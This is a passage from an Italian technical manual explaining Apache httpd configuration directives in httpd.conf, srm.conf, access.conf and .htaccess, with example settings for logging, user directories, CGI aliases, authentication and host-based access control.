[1] Quando **httpd** viene controllato da **inetd**, per ogni richiesta bisogna aspettare l'avvio del demone. Ciò genera un certo ritardo nelle risposte e può essere giustificato da particolari esigenze di sicurezza che si possono attuare solo in questo modo.

`Listen` ⟨*numero-porta*⟩

Se **`httpd`** viene utilizzato in modo autonomo, è possibile fare in modo che stia in ascolto anche di un'altra porta, per mezzo della direttiva **`Listen`**.

```
Listen 80
Listen 8080
```

L'esempio mostra in che modo si possa indicare a **`httpd`** di stare in ascolto sia della porta 80 che della 8080; quest'ultima utilizzata normalmente per interrogare un server proxy.

Indirizzi numerici o nomi di dominio

`HostnameLookups` { `on` | `off` }

Permette di decidere se si intende annotare nei file delle registrazioni l'indirizzo numerico o il nome dei nodi che accedono al servizio. Attivando questa direttiva (**`on`**) si registrano i nomi corrispondenti. L'attivazione di questa è necessaria se si intendono definire dei limiti di accesso basati sul nome di dominio dei client, come si vede nell'esempio seguente:

```
HostnameLookups on
```

## 146.2.2 Identificazione

Spesso, un nodo che offre un servizio HTTP può essere identificato attraverso degli alias al nome di dominio canonico. Nella configurazione è opportuno definire un nome corretto, che può corrispondere anche a un alias, purché sia valido. Nello stesso modo, è importante definire l'indirizzo di posta elettronica presso cui può essere raggiunto l'amministratore del servizio (*webmaster*).

Webmaster

`ServerAdmin` ⟨*email*⟩

La direttiva **`ServerAdmin`** permette di definire l'indirizzo di posta elettronica dell'amministratore del servizio. Generalmente si tratterà dell'utente fittizio **`webmaster`** che dovrebbe essere ridiretto automaticamente all'utente **`root`** dal sistema di gestione della posta elettronica.

```
ServerAdmin webmaster@dinkel.brot.dg
```

L'utilità di utilizzare un indirizzo di posta elettronica specifico, sta nella facilità con cui poi si intende il contesto a cui fanno riferimento questi messaggi.

Nome ufficiale del server

`ServerName` ⟨*nome-standard-del-server*⟩

Attraverso questa direttiva si può dichiarare espressamente il nome di dominio del server HTTP. Può trattarsi di un alias definito nel sistema DNS, ma quello che conta è che si tratti di un nome valido.

```
ServerName www.brot.dg
```

L'esempio dichiara che il nome del nodo che offre il servizio è **`www.brot.dg`**, anche se magari il nome canonico di questo, secondo il DNS, è diverso. Quello che conta è che il sistema DNS sia in grado di risolvere anche questo nome qui dichiarato.

## 146.2.3 Utenti

L'utilizzo di un servizio HTTP è qualcosa di prettamente anonimo, in quanto la natura di questo, per cui tutto si traduce in semplici richieste seguite da risposte, impedisce una gestione sensata di identificativi utente e delle password relative.

Utente e gruppo per l'accesso al servizio

`User` { ⟨*utente*⟩ | `#`*n* }

`Group` { ⟨*gruppo*⟩ | `#`*n* }

Queste due direttive permettono di definire l'utente e il gruppo fittizio da abbinare agli accessi fatti al servizio. In pratica, quando si legge un file HTML o si interpella un programma CGI, lo si fa come se si fosse l'utente indicato da queste due direttive. Solitamente, per motivi di sicurezza, si utilizza l'utente e il gruppo **`nobody`**.

Se per qualche motivo si preferisce una notazione numerica, invece di indicare il nome dell'utente e del gruppo si può usare il numero UID e GID, preceduto dal simbolo **`#`**.

```
User nobody
Group nobody
```

Perché queste direttive possano funzionare, occorre che il demone **`httpd`** sia avviato con i privilegi dell'utente **`root`**, altrimenti non ha modo di eseguire il cambiamento di utente e gruppo, e può solo continuare a funzionare con i privilegi ottenuti all'avvio.

### 146.2.4 Collocazione e denominazione di file e directory

Il file `httpd.conf` contiene l'indicazione della directory *ServerRoot*, della posizione dei file delle registrazioni ed eventualmente anche degli altri file di configurazione.

ServerRoot

`ServerRoot` ⟨*directory*⟩

Rappresenta la directory a partire dalla quale si diramano le informazioni sulla configurazione, sulla registrazione degli eventi e simili. Corrisponde solitamente a qualcosa come `etc/httpd/`. Potrebbe essere definita anche attraverso l'opzione **`-d`** della riga di comando di **`httpd`**.

```
ServerRoot /etc/httpd
```

L'esempio mostra la posizione più conveniente di questa directory per aderire allo standard GNU/Linux sulla struttura del filesystem.

Altri file di configurazione

`ResourceConfig` ⟨*config-srm*⟩

`AccessConfig` ⟨*config-access*⟩

Le direttive mostrate servono per definire rispettivamente il nome e la collocazione del file di configurazione delle risorse e del file di configurazione degli accessi. Generalmente, i nomi e la collocazione di questi file non devono essere dichiarate espressamente, perché è sufficiente quanto risulta predefinito all'interno del programma stesso.

```
ResourceConfig  conf/srm.conf
AccessConfig    conf/access.conf
```

L'esempio mostra la dichiarazione esplicita dei nomi utilizzati per gli altri file di configurazione. Mancando l'indicazione di un percorso assoluto, si intende che debbano essere discendenti della directory *ServerRoot*.

File delle registrazioni

`ErrorLog` ⟨*registro-degli-errori*⟩

`TransferLog` ⟨*registro-dei-trasferimenti*⟩

Queste direttive definiscono i nomi e la collocazione dei file delle registrazioni. Generalmente i percorsi indicati sono relativi, in tal caso si riferiscono alla directory *ServerRoot* come punto iniziale.

```
ErrorLog        /var/log/httpd/error_log
TransferLog     /var/log/httpd/access_log
```

L'esempio mostra la dichiarazione dei due file delle registrazioni, con un percorso assoluto: `/var/log/httpd/`.

Processo del demone principale

`PidFile` ⟨*file-pid*⟩

Definisce il nome e la collocazione del file utilizzato per contenere il numero di processo del demone **`httpd`** principale, quando questo funziona in modo autonomo.

```
PidFile /var/run/httpd.pid
```

L'esempio mostra l'indicazione del file `/var/run/httpd.pid`, con un percorso assoluto, in modo da non finire al di sotto della directory *ServerRoot*.

Comunicazione interna

`ScoreBoardFile` ⟨*file-di-informazioni*⟩

Definisce il nome e la collocazione di un file contenente una serie di informazioni sul funzionamento corrente del server, necessarie al server stesso per la comunicazione tra processi.

```
ScoreBoardFile /var/run/apache_status
```

L'esempio mostra l'indicazione del file `/var/run/apache_status`, con un percorso assoluto, in modo da non finire al di sotto della directory *ServerRoot*.

## 146.3 Configurazione delle risorse con srm.conf

Il file `srm.conf` è il file di configurazione delle risorse di Apache. Viene letto subito dopo quello di configurazione del server. Definisce in particolare dove si trovino i documenti (le directory *DocumentRoot* e *UserDir*), gli alias di directory speciali e altre informazioni correlate. La sua collocazione dipende dal modo in cui è stato compilato Apache, oppure dalla direttiva **`ResourceConfig`** del file `httpd.conf`.

Nelle sezioni seguenti vengono descritte solo alcune direttive più importanti.

### 146.3.1 Documenti HTML

La funzione principale di `srm.conf` è quello di definire la collocazione dei documenti ipertestuali, oltre ad altre informazioni di contorno.

DocumentRoot

`DocumentRoot` ⟨*directory-iniziale-documenti-html*⟩

La direttiva **`DocumentRoot`** dichiara la directory da cui si possono diramare i documenti HTML (per qualche motivo oscuro, è importante che non abbia la barra obliqua finale).

```
DocumentRoot /home/httpd/html
```

L'esempio mostra il caso in cui la directory `/home/httpd/html/` corrisponda all'inizio dei documenti HTML.

UserDir

`UserDir` { ⟨*directory-iniziale-documenti-utenti*⟩ | `DISABLED` [⟨*utente*⟩] }

La direttiva **`UserDir`** dichiara la directory, relativa alla posizione di quella personale di ogni utente, all'interno della quale ognuno può collocare i propri documenti HTML personali. Si accede a questi utilizzando l'URI `http://`⟨*host*⟩`/~`⟨*utente*⟩.

```
UserDir public_html
```

L'esempio mostra la dichiarazione tipica di questa direttiva e significa che ogni utente può creare la directory `~/public_html/` all'interno della quale collocare le proprie pagine.

Supponendo di accedere all'URI `http://www.brot.dg/~tizio/elenco.html` si fa riferimento effettivamente al file `~tizio/public_html/elenco.html`. In questo modo, tra le altre cose, si evita di esporre l'intera directory personale dell'utente.

```
UserDir DISABLED
```

L'esempio mostra in che modo possa essere impedito ai singoli utenti di creare le proprie pagine HTML nella loro directory personale.

> Quando si concede agli utenti di realizzare le loro pagine HTML personali, occorre tenere presente che questo fatto può costituire un problema di sicurezza del sistema: un utente potrebbe creare un semplice collegamento simbolico verso un file o una directory che pur risultando leggibile a tutti gli utenti, non avrebbe dovuto essere accessibile al mondo intero. A questo si può porre rimedio, ma per farlo occorre intervenire sul file `access.conf`, come verrà mostrato in seguito.

```
UserDir DISABLED root
```

A partire dalla versione 1.3 di Apache è possibile specificare a quali utenti vietare la costruzione di pagine HTML personali, come nell'esempio mostrato, in cui questo viene impedito all'utente **`root`**.

### 146.3.2 Indici e file di informazioni

Quando si tenta di accedere a una directory, invece che a un file particolare, si ottiene l'indice del contenuto, come se si trattasse del protocollo FTP, oppure il contenuto di una pagina predefinita.

File indice

`DirectoryIndex` ⟨*file-indice*⟩`...`

Quando si accede a una directory invece che a un file specifico, se questa contiene un file tra quelli elencati nella direttiva **`DirectoryIndex`** viene restituito quel file, invece del semplice elenco del contenuto. Solitamente si utilizza il nome **`index.html`**. Questo meccanismo permette di mascherare il contenuto effettivo della directory, oltre che di guidare l'utente del servizio in modo che non si perda in una miriade di file.

```
DirectoryIndex index.html index.htm
```

L'esempio dichiara due file (`index.html` e `index.htm`) come possibili indici da utilizzare quando si fa riferimento a una directory senza indicare un file specifico.

Indice grafico

`FancyIndexing { on | off }`

La direttiva **`FancyIndexing`** permette di definire se, quando viene restituito l'elenco del contenuto di una directory, si vuole una rappresentazione a icone, oppure se si vuole un testo puro e semplice. La parola chiave **`on`** attiva la visualizzazione a icone; **`off`** la disabilita.

```
FancyIndexing on
```

Definizione delle icone

`AddIconByEncoding (`⟨*sigla*⟩`,`⟨*file-icona*⟩`)` ⟨*tipo-codifica*⟩`...`

Questa direttiva abbina un'icona a uno o più tipi di codifica. La sigla rappresenta una stringa da utilizzare al posto dell'icona quando non è possibile la sua rappresentazione (per esempio se si usa il navigatore Lynx).

```
AddIconByEncoding (CMP,/icons/compressed.gif) x-compress x-gzip
```

`AddIconByType (`⟨*sigla*⟩`,`⟨*file-icona*⟩`)` ⟨*tipo-MIME*⟩`/`⟨*sottotipo*⟩

Questa direttiva abbina un'icona a un tipo e sottotipo MIME, eventualmente utilizzando l'asterisco nel sottotipo per includerli tutti. La sigla rappresenta una stringa da utilizzare al posto dell'icona quando non è possibile la sua rappresentazione.

```
AddIconByType (TXT,/icons/text.gif) text/*
AddIconByType (IMG,/icons/image2.gif) image/*
AddIconByType (SND,/icons/sound2.gif) audio/*
AddIconByType (VID,/icons/movie.gif) video/*
```

`AddIcon` ⟨*file-icona*⟩ ⟨*estensione*⟩`...`

Questa direttiva abbina un'icona a una o più estensioni del nome dei file.

```
AddIcon /icons/binary.gif .bin .exe
AddIcon /icons/binhex.gif .hqx
AddIcon /icons/tar.gif .tar
AddIcon /icons/world2.gif .wrl .wrl.gz .vrml .vrm .iv
AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip
AddIcon /icons/a.gif .ps .ai .eps
AddIcon /icons/layout.gif .html .shtml .htm .pdf
AddIcon /icons/text.gif .txt
AddIcon /icons/c.gif .c
AddIcon /icons/p.gif .pl .py
AddIcon /icons/f.gif .for
AddIcon /icons/dvi.gif .dvi
AddIcon /icons/uuencoded.gif .uu
AddIcon /icons/script.gif .conf .sh .shar .csh .ksh .tcl
AddIcon /icons/tex.gif .tex
AddIcon /icons/bomb.gif core

AddIcon /icons/back.gif ..
AddIcon /icons/hand.right.gif README
AddIcon /icons/folder.gif ^^DIRECTORY^^
AddIcon /icons/blank.gif ^^BLANKICON^^
```

`DefaultIcon` ⟨*file-icona*⟩

Questa direttiva permette di definire un'icona predefinita per i file che non rientrano in una classificazione diversa.

```
DefaultIcon /icons/unknown.gif
```

File da ignorare

`IndexIgnore` ⟨*modello-da-ignorare*⟩`...`

Quando si consente di accedere a una directory visualizzandone il contenuto (perché manca il file `index.html` o equivalente), si può fare in modo che alcuni file non appaiano in elenco. Utilizzando questa direttiva, si possono indicare i modelli di file da non includere. Per questo si possono usare i caratteri jolly consueti (punto interrogativo e asterisco).

```
IndexIgnore */.??* *~ *# */HEADER* */README* */RCS
```

L'esempio mostra l'esclusione dall'elenco di:

- tutti i file che iniziano con un punto e sono lunghi almeno tre caratteri, perché si vuole continuare a includere il riferimento alla directory precedente;
- tutti i file che terminano con il simbolo tilde, che sono solitamente delle copie di sicurezza di versioni precedenti;
- tutti i file che terminano con il simbolo **`#`**, dal momento che anche questi sono generalmente copie di sicurezza di versioni precedenti;
- tutti i file il cui nome inizia per `HEADER` o `README`, perché hanno un ruolo speciale;
- il file `RCS`.

File «readme»

`HeaderName` ⟨*file-readme-iniziale*⟩

`ReadmeName` ⟨*file-readme-finale*⟩

Attraverso queste due direttive si possono specificare i nomi di file, il cui contenuto si vuole sia incluso nell'elenco della directory. Per la precisione, la direttiva **`HeaderName`** specifica il nome di un file da mettere prima dell'elenco; la direttiva **`ReadmeName`** specifica il nome di un file da mettere dopo l'elenco. L'esempio permette di chiarire altri dettagli.

```
HeaderName HEADER
ReadmeName README
```

In questo caso, viene cercato prima il file `HEADER.html`. Se viene trovato, viene incluso all'inizio dell'elenco della directory, mantenendo la formattazione HTML. Se manca, ma esiste il file `HEADER`, questo viene incluso in modo testuale. La stessa cosa vale per il file `README.html` o soltanto `README`, con la differenza che questo viene incluso alla fine, dopo l'elenco.

## 146.3.3 Tipi di file

Il server ha bisogno di conoscere il tipo di file che si preleva per sapere come comportarsi, e soprattutto per poterlo comunicare al client che lo ha richiesto. Questo si ottiene attraverso la configurazione dei tipi MIME, ma è pur sempre necessario specificare il tipo predefinito, quando non si riesce a determinarlo altrimenti.

Tipo predefinito

`DefaultType` ⟨*MIME-type*⟩`...`

Permette di definire il tipo MIME predefinito di un documento per il quale non si riesca a identificare diversamente. Di solito questo valore predefinito è **`text/plain`**.

```
DefaultType text/plain
```

Aggiunta di tipi nuovi

`AddType` ⟨*tipo*⟩`/`⟨*tipo*⟩ ⟨*estensione*⟩

Con questa direttiva si possono aggiungere dei tipi MIME senza intervenire nel file di definizione di questi, `mime.types`. Generalmente non è conveniente intervenire in questo modo; è sempre meglio utilizzare il file dei tipi MIME.

Codifica

`AddEncoding` ⟨*tipo-di-compressione*⟩ ⟨*estensione*⟩

Questa direttiva permette di abbinare un'estensione a un tipo di codifica. Ciò permette ad alcuni client di sapere come gestire tali dati.

```
AddEncoding x-compress Z
AddEncoding x-gzip gz
```

L'esempio mostra la configurazione tipica, che serve a informare i client quando viene inviato loro un file compresso con **`compress`** o con **`gzip`**.

### 146.3.4 Directory alias

Per evitare confusione, e per motivi di sicurezza, è opportuno dichiarare alcune directory speciali in forma di alias.

Alias normale

`Alias` ⟨*directory-fasulla*⟩ ⟨*directory-reale*⟩

Questo tipo di direttiva, che può essere ripetuta, permette di definire delle directory in posizioni diverse da quelle reali. La directory fasulla fa riferimento a una directory indicata nell'indirizzo URI richiesto, e quella reale indica la directory effettiva nel filesystem.

```
Alias /icons/ /home/httpd/icons/
```

L'esempio mostra la dichiarazione di una directory cui si accede attraverso l'alias `/icons/`. In pratica, tutte le volte che viene richiesta una risorsa contenuta nella directory `/icons/`, questa verrà prelevata dalla directory reale `/home/httpd/icons/`.

La dichiarazione dell'alias `/icons/` è molto importante nella consuetudine, dal momento che si tratta del riferimento alla directory contenente le icone utilizzare per la visualizzazione degli indici. Si è visto in un'altra sezione la dichiarazione dell'abbinamento delle icone a seconda dell'estensione dei file, come nell'esempio seguente, dove si fa riferimento a questo alias.

```
...
AddIcon /icons/binary.gif .bin .exe
...
```

Alias per i programmi CGI

`ScriptAlias` ⟨*directory-fasulla*⟩ ⟨*directory-reale*⟩

Funziona come la direttiva **`Alias`**, ma si riferisce ai programmi CGI. Generalmente, i programmi CGI dovrebbero essere collocati esclusivamente all'interno di directory dichiarate attraverso questa direttiva, per non rischiare di creare problemi di sicurezza del sistema.

```
ScriptAlias /cgi-bin/ /home/httpd/cgi-bin/
```

### 146.3.5 Gestori specifici in base all'estensione

È possibile stabilire un comportamento particolare in base all'estensione dei file. Con questo si intende qualcosa di diverso dalla semplice lettura e invio al client che ne fa richiesta. La sintassi generale è la seguente:

`AddHandler` ⟨*nome-dell'azione*⟩ ⟨*estensione*⟩

Il nome dell'azione definisce un tipo preciso di operazione da abbinare ai file che contengono l'estensione indicata.

Esecuzione di programmi CGI

`AddHandler cgi-script` ⟨*estensione*⟩

Questa direttiva, usata in questo modo, permette di abbinare a un'estensione l'esecuzione automatica come programma CGI. È decisamente sconsigliabile di permettere l'utilizzo di programmi CGI al di fuori della directory dichiarata con la direttiva **`ScriptAlias`**. L'esempio seguente mostra questa direttiva commentata opportunamente per sicurezza.

```
#       AddHandler cgi-script .cgi
```

### 146.3.6 Configurazione di accesso della directory

È possibile definire il nome di un file di configurazione che, se presente, serve per definire l'accesso alla directory in cui si trova. Il nome predefinito di questo è `.htaccess`. Per questo si utilizza la direttiva **`AccessFileName`**, come nell'esempio seguente:

```
AccessFileName .htaccess
```

### 146.3.7 File di messaggi

In occasione di determinate situazioni errore, il server emette delle segnalazioni di errore. Questi messaggi possono essere riscritti in forma di file HTML o di programma CGI. La direttiva per controllare questi messaggi ha tre sintassi possibili.

`ErrorDocument` ⟨*n-errore*⟩ ⟨*file-alternativo*⟩

`ErrorDocument` ⟨*n-errore*⟩ ⟨*uri-esterno*⟩

`ErrorDocument` ⟨*n-errore*⟩ `"`⟨*messaggio*⟩

Nel primo caso, l'ultimo argomento è un file HTML o un programma CGI; nel secondo si tratta di un URI esterno; nel terzo si tratta di una stringa, e viene riconosciuta come tale perché inizia con gli apici doppi (`"`). La stringa non deve essere terminata, a meno di volere fare apparire gli apici doppi finali.

```
ErrorDocument 500 "Errore del server www.
```

L'esempio mostra il caso in cui si voglia fare apparire una stringa particolare in occasione del verificarsi dell'errore 500.

```
ErrorDocument 404 /documento_mancante.html
```

In questo caso, in occasione dell'errore 404, viene inviato al client il file `documento_mancante.html` che conterrà qualche utile suggerimento per l'utente.

```
ErrorDocument 404 /cgi-bin/documento_mancante.pl
```

Questa è una variante dell'esempio precedente, in cui, invece di inviare un file HTML viene eseguito un programma CGI, `/cgi-bin/documento_mancante.pl`. Ciò può essere utile per comporre una risposta personalizzata, utilizzando le informazioni cui può accedere il programma stesso.

```
ErrorDocument 404 http://roggen.brot.dg/cgi-bin/documento_mancante.pl
```

Questa è una variante dell'esempio precedente, in cui si fa riferimento a una risorsa contenuta in un URI esterno al server in cui si manifesta il problema.

## 146.4 Controllare l'accesso con access.conf

`access.conf` è il file di configurazione globale che permette di controllare l'accesso alle directory del sistema. La sua sintassi è diversa da quella degli altri due file di configurazione già visti. In particolare, oltre a normali direttive, si utilizzano dei delimitatori simili a marcatori HTML che permettono di definire il contesto a cui si riferiscono le direttive contenute. Più precisamente si parla si sezioni.

### 146.4.1 Sezioni di controllo

Le ***sezioni*** del file di configurazione degli accessi hanno una forma simile a quella seguente:

```
<Nome ...> ... </Nome>
```

Nel marcatore che ne dichiara l'apertura possono apparire delle opzioni; nella parte compresa tra l'apertura e la chiusura si inseriscono delle direttive riferite a quella sezione particolare. A seconda del contesto, una sezione può contenere anche la dichiarazione di altre sezioni in modo annidato.

### 146.4.2 Sezione <Directory>

Le sezioni **`Directory`** raccolgono le direttive di controllo per una particolare directory e per quelle successive. La direttiva di apertura, ovvero il marcatore **`<Directory>`**, deve contenere l'indicazione della directory a cui si riferiscono le direttive della sezione, eventualmente usando anche i caratteri jolly (**`*`** e **`?`**) o le espressioni regolari estese.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
</Directory>
```

Questo esempio è il più comune, e dichiara una sezione riferita alla directory `/home/httpd/html/`.

```
<Directory "^/home/httpd/html/.*/[0-9]{3}">
        Options Indexes FollowSymLinks
</Directory>
```

Questo esempio ulteriore, attraverso un'espressione regolare, dichiara una sezione riferita a tutte le directory discendenti di `/home/httpd/html/` che iniziano con tre cifre numeriche.

---

Quando una sezione si riferisce a una porzione già presa in considerazione da un'altra analoga, conviene che queste appaiano in una sequenza tale da porre prima le sezioni generali e dopo quelle più particolareggiate, come nell'esempio seguente:

```
<Directory />
        AllowOverride None
</Directory>
...
<Directory /home/httpd/html>
        AllowOverride All
</Directory>
```

Di seguito sono descritte alcune delle direttive che possono essere usate all'interno della sezione **`Directory`**.

Options

`Options [+|-]`⟨*opzione*⟩`...`

La direttiva **`Options`** permette di definire alcune opzioni in forma di parole chiave. La tabella 146.1 ne riporta l'elenco. In particolare, le opzioni **`None`** e **`All`** vanno usate da sole.

| Parola chiave | Significato |
|---|---|
| None | Disabilita tutto. |
| All | Abilita tutte le opzioni. |
| FollowSymLinks | Abilita l'uso di collegamenti simbolici. |
| SymLinksIfOwnerMatch | Abilita l'uso di collegamenti simbolici solo se il proprietario coincide. |
| ExecCGI | Permette l'esecuzione dei programmi CGI. |
| Indexes | Permette di ottenere il listato del contenuto. |
| Includes | SSI è permesso. |
| IncludesNOEXEC | SSI è permesso in parte. |

Tabella 146.1: Alcune opzioni della direttiva **`Options`** nella sezione **`Directory`**.

Generalmente, se più direttive **`Options`** possono applicarsi alla stessa directory, quella riferita alla directory più specifica si sostituisce completamente alle altre. Tuttavia, se **tutte** le opzioni vengono precedute dal segno **+** o **-**, queste vengono unite a quelle già dichiarate. Le opzioni precedute dal segno **+** vengono aggiunte; quelle precedute dal segno **-** vengono eliminate. In ogni caso, per facilitare la lettura sarebbe opportuno dichiarare ogni volta le opzioni che si vuole siano abilitate.

L'esempio seguente mostra la semplice dichiarazione della directory `/home/httpd/html/` (corrispondente a *DocumentRoot*), in cui è consentito visualizzare il listato del contenuto e seguire i collegamenti simbolici.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
</Directory>
```

AllowOverride

`AllowOverride `⟨*opzione*⟩`...`

La direttiva **`AllowOverride`** permette di definire quali opzioni possono essere scavalcate dalle dichiarazioni particolari contenute nei file di accesso delle singole directory (`.htaccess`). La tabella 146.2 ne riporta l'elenco. In particolare, le opzioni **`None`** e **`All`** vanno usate da sole.

| Parola chiave | Significato |
|---|---|
| None | Impedisce che qualunque direttiva venga scavalcata. |
| All | Permette che siano scavalcate tutte le direttive. |
| Options | Permette l'uso della direttiva **`Options`**. |
| Limit | Permette l'uso di direttive di controllo sugli accessi. |
| AuthConfig | Permette l'uso di direttive di autorizzazione. |
| FileInfo | Permette l'uso di direttive di controllo del tipo di documento. |
| Indexes | Permette l'uso di direttive di controllo sul listato delle directory. |

Tabella 146.2: Alcune opzioni della direttiva **`AllowOverride`** nella sezione **`Directory`**.

L'esempio seguente mostra la semplice dichiarazione della directory `/home/httpd/html/` (corrispondente a *DocumentRoot*), in cui è consentito visualizzare il listato del contenuto e seguire i collegamenti simbolici. Per questa directory (e per le successive) non è possibile scavalcare alcuna direttiva utilizzando i file `.htaccess`.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
        AllowOverride None
</Directory>
```

Autorizzazioni

Attraverso una serie di direttive è possibile definire l'autorizzazione all'accesso alla directory, fornendo un nominativo e una password. Questi nominativi e le password cifrate relative devono essere contenuti in un file creato con un programma apposito, **`htpasswd`**, ed è necessario che non coincidano con nominativi e password già utilizzati per accedere al sistema. Infatti, il programma client memorizza queste informazioni la prima volta che vengono inserite, e quindi le fornisce automaticamente a ogni richiesta.[2]

A fianco del file di utenti e password, si può creare un file di gruppi che serve solo a facilitare la definizione delle autorizzazioni, quando si vuole fare riferimento a un intero gruppo di utenti, senza doverli elencare.

---

`AuthName` ⟨*nome*⟩

La direttiva **`AuthName`** permette di definire un nome per identificare il contesto dell'autorizzazione. Questa descrizione viene data all'utente quando gli viene richiesto di inserire il nominativo e la password, in modo da permettergli di distinguere tra autorizzazioni diverse che possono richiedere un'identificazione differente.

`AuthType Basic`

Specifica il tipo di autorizzazione. In pratica è disponibile solo il tipo **`Basic`** ed è obbligatorio l'utilizzo di questa direttiva.

`AuthUserFile` ⟨*file-di-utenti-e-password*⟩

Specifica un file da utilizzare come elenco di utenti e password. Questo file viene creato e aggiornato utilizzando il programma **`htpasswd`**.

`AuthGroupFile` ⟨*file-dei-gruppi*⟩

Specifica un file da utilizzare come elenco di gruppi abbinati agli utenti. Non contiene password e viene creato in modo manuale.

`require user` ⟨*utente*⟩`...`

`require group` ⟨*gruppo*⟩`...`

`require valid-user`

Una di queste direttive stabilisce la necessità dell'identificazione attraverso un nominativo-utente e una password. Nel primo caso si indicano precisamente quali utenti possono accedere, nel secondo quali gruppi di utenti, e nel terzo si afferma semplicemente che possono accedere tutti.

L'esempio seguente definisce un accesso ristretto e condizionato al riconoscimento degli utenti. In particolare però, solo gli utenti **`tizio`**, **`caio`** e **`semproni`** possono accedere.

```
<Directory /home/httpd/html/riservato>

        AllowOverride None
        Options Indexes

        AuthName Informazioni riservate
        AuthType Basic
        AuthUserFile /etc/httpd/conf/.htpasswd
        AuthGroupFile /etc/httpd/conf/.htgroup
        require user tizio caio semproni

</Directory>
```

Limitazione dell'accesso

In origine, queste direttive erano consentite solo nella sezione **`Limit`**. Se vi appaiono fuori, indicano che si riferiscono a qualunque metodo di accesso. Quando si utilizzano queste direttive, se si intende fare uso di nomi di dominio è **indispensabile** avere attivato la risoluzione dei nomi di dominio attraverso la direttiva **`HostnameLookups`** nel file `httpd.conf`.

---

[2] È bene ricordare che il protocollo HTTP è privo di stato, per cui a ogni richiesta si ricomincia da capo.

order allow,deny

order deny,allow

order mutual-failure

Specifica l'ordine in cui devono essere prese in considerazione le direttive **deny** e **allow**. Quando si specifica la parola chiave **mutual-failure**, si intende che possono accedere solo i nodi che appaiono nella lista **allow** e non appaiono in quella **deny**.

deny from { all | ⟨*host*⟩... }

Impedisce l'accesso da parte dei nodi elencati. Se si usa la parola chiave **all** si impedisce a tutti di accedere. i nodi possono essere indicati attraverso il nome di dominio, completo o parziale, e attraverso l'indirizzo numerico, completo o parziale.

allow from { all | ⟨*host*⟩... }

Consente l'accesso da parte dei nodi elencati. Se si usa la parola chiave **all** si consente a tutti di accedere. i nodi possono essere indicati attraverso il nome di dominio, completo o parziale, e attraverso l'indirizzo numerico, completo o parziale.

L'esempio seguente stabilisce il blocco all'accesso da parte degli utenti del dominio **mehl.dg**, a partire dalla directory dichiarata nell'apertura della sezione **Directory**.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order allow,deny
        allow from all
        deny from .mehl.dg
</Directory>
```

L'esempio seguente, invece, concede solo al dominio **mehl.dg** di poter accedere.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order deny,allow
        deny from all
        allow from .mehl.dg
</Directory>
```

L'esempio seguente è una variante del precedente, in cui si utilizza anche l'indicazione di una sottorete in forma di indirizzo numerico.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order deny,allow
        deny from all
        allow from .mehl.dg 192.168.2.
</Directory>
```

### 146.4.3 Sezione <Limit>

Le sezioni **Limit** sono usate per racchiudere un gruppo di direttive di controllo di accesso, che riguardano solo i metodi specificati. I metodi di accesso in questione sono, per esempio, GET e POST.

```
<Directory /home/httpd/html/riservato>

        AllowOverride None
        Options Indexes

        AuthName Informazioni riservate
        AuthType Basic
        AuthUserFile /etc/httpd/conf/.htpasswd
```

```
        AuthGroupFile /etc/httpd/conf/.htgroup

        <Limit GET POST>
                require valid-user
        </Limit>

</Directory>
```

L'esempio mostra che per la directory specificata è richiesta l'autenticazione solo in caso di utilizzo dei metodi GET e POST.

---

Quando si vuole che le direttive di controllo di accesso riguardino tutti i metodi di accesso, non si usa la sezione **`Limit`**.

In linea di massima, la sezione **`Limit`** può contenere ogni direttiva, a esclusione della dichiarazione ulteriore di sezioni **`Directory`** e **`Limit`** annidate. In pratica, si utilizzano solo direttive per cui abbia senso porre un limite basato sul metodo di accesso. Generalmente ha significato l'utilizzo delle direttive indicate nella tabella 146.3.

| Direttiva | Descrizione |
|---|---|
| require | Utenti che possono accedere attraverso autenticazione. |
| order | Ordine di valutazione delle direttive **`deny`** e **`allow`**. |
| deny | Specifica i nodi a cui viene negato l'accesso. |
| allow | Specifica i nodi a cui viene concesso l'accesso. |

Tabella 146.3: Alcune direttive utili nella sezione **`Limit`**.

## 146.4.4 Sezione <Location>

Le sezioni **`Location`** raccolgono le direttive di controllo per un URI particolare. Si tratta di qualcosa molto simile alla sezione **`Directory`**, con la differenza che il riferimento è fatto all'URI piuttosto che alla directory del filesystem effettivo.

Questa sezione viene usata prevalentemente per abilitare l'accesso allo stato del server attraverso l'indicazione di un URI, da parte di un particolare indirizzo autorizzato.

```
<Location /status>
        SetHandler server-status
        order deny,allow
        deny from all
        allow from dinkel.brot.dg
</Location>
```

Nell'esempio viene concesso al nodo **`dinkel.brot.dg`** di accedere all'URI `/status` cui è abbinata la generazione e la restituzione di informazioni sul sistema. Il risultato potrebbe essere qualcosa di simile a quello che segue.

```
Apache Server Status for dinkel.brot.dg

Current Time: Sun Sep 28 14:00:47 1997
Restart Time: Sun Sep 28 14:00:28 1997
Server uptime: 19 seconds
Total accesses: 0 - Total Traffic: 0 B
CPU Usage: u0 s0 cu0 cs0
0 requests/sec - 0 B/second -

Scoreboard:

K____W__..........................................
..................................................
..................................................

Key:
"_" Waiting for Connection, "S" Starting up,
"R" Reading Request, "W" Sending Reply,
"K" Keepalive (read), "D" DNS Lookup, "L" Logging

2 requests currently being processed, 5 idle servers
```

```
Srv PID   Acc   M CPU  SS Conn Child Slot        Host             Request
0   8449 0/0/0 K 0.00 10 0.0  0.00  0.00
4   8453 0/0/0 W 0.00 0  0.0  0.00  0.00 dinkel.brot.dg GET /status HTTP/1.0
------------------------------------------------------------------------
  Srv  Server number
  PID  OS process ID
  Acc  Number of accesses this connection / this child / this slot
   M   Mode of operation
  CPU  CPU usage, number of seconds
  SS   Seconds since beginning of most recent request
 Conn  Kilobytes transferred this connection
 Child Megabytes transferred this child
 Slot  Total megabytes transferred this slot
```

## 146.5 Controllare l'accesso con .htaccess

I file `.htaccess` possono essere usati per definire delle configurazioni specifiche riferite alla directory in cui si trovano. Non è necessario il loro utilizzo; si tratta solo di una possibilità, che peraltro deve essere controllata attraverso la direttiva **`AllowOverride`** nel file `access.conf`. In linea di massima, i file `.htaccess` possono contenere le direttive elencate nella tabella 146.4

| Direttiva | Descrizione |
|---|---|
| Options | Opzioni varie. |
